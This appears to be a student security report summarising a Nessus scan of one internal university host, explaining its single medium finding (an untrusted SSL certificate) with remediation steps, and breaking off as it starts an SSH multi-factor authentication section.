INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	42823	Non-compliant Strict Transport Security (STS)

INFO	N/A	-	11936	OS Identification
INFO	N/A	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	181418	OpenSSH Detection
INFO	N/A	-	122364	Python Remote HTTP Detection
INFO	N/A	-	11111	RPC Services Enumeration
INFO	N/A	-	53335	RPC portmapper (TCP)
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	35297	SSL Service Requests Client Certificate
INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	42822	Strict Transport Security (STS) Detection
INFO	N/A	-	84821	TLS ALPN Supported Protocol Enumeration
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	138330	TLS Version 1.3 Protocol Detection
INFO	N/A	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided

INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	100669	Web Application Cookies Are Expired
INFO	N/A	-	10386	Web Server No 404 Error Code Check
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure
INFO	N/A	-	32318	Web Site Cross-Domain Policy File Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

Nessus Scan Summary

The Nessus scan for the host 10.137.0.149 (redback.it.deakin.edu.au) found 48 vulnerabilities, none of them critical, high or low. There was only one medium level vulnerability, and other 47 vulnerabilities came under 'info' category.

The vulnerability "SSL Certificate Cannot Be Trusted" (Plugin ID: 51192) in the Nessus scan with a medium severity and a CVSS score of 6.5 indicates that the SSL/TLS certificate presented by the server is not trusted. This vulnerability can occur due to several reasons. The server might be using an SSL/TLS certificate that is either self-signed or from an unknown Certificate Authority (CA), thus untrusted by clients. It may also be that the date range on the certificate is either expired or invalid to be considered valid. Besides this, it may not match the server's hostname, and there it goes-mismatch error. The certificate may be revoked by the CA that issued it in some scenarios, which adds more untrustworthiness. All these cases compromise encrypted communication security and integrity between client and server.

The potential risks include Man-in-the-Middle attacks, whereby an attacker could intercept and modify traffic between clients and the server using an untrusted SSL/TLS certificate. This undermines confidentiality and integrity in communication. Additionally, the untrusted certificates weaken the encryption, possibly exposing sensitive information to unauthorized access. In addition, browser warnings may be raised to the end-users accessing the server, stating untrusted certificates, which raises user trust issues and might give a blow to the reputation of the service.

In this regard, to resolve the "SSL Certificate Cannot Be Trusted" issue, replace the certificate with a valid SSL/TLS certificate from a trusted Certificate Authority. In addition, ensure that the CN or SAN fields of the certificate match the hostname of the server. It is also very important to check whether the certificate is properly installed with a complete Certificate Authority chain. Finally, expired certificates should be replaced in time to keep security and trust.

Identified 48 informational vulnerabilities on Nessus scan do not present security risks but serve as valuable data about configuration and environment settings of the scanned system. These informational findings are critical in developing a comprehensive security baseline and understanding where further hardening might be required.

References

Kaliappan, S. (2020). *What Do SSL Certificate Errors Mean: Causes & How to Fix Them*. [online] Sematext. Available at: https://sematext.com/blog/ssl-certificate-error/

Ohayon, S. (2024). *The Risks of Expired SSL Certificates Explained - CrowdStrike*. [online] Crowdstrike.com. Available at: https://www.crowdstrike.com/en-us/blog/the-risks-of-expired-ssl-certificates/

Immediate Recommendations for System Hardening

Using Multi-Factor Authentication (MFA) with SSH enhances the security of accessing remote servers by requiring additional verification beyond a password or key. Here's a guide to setting up MFA with SSH: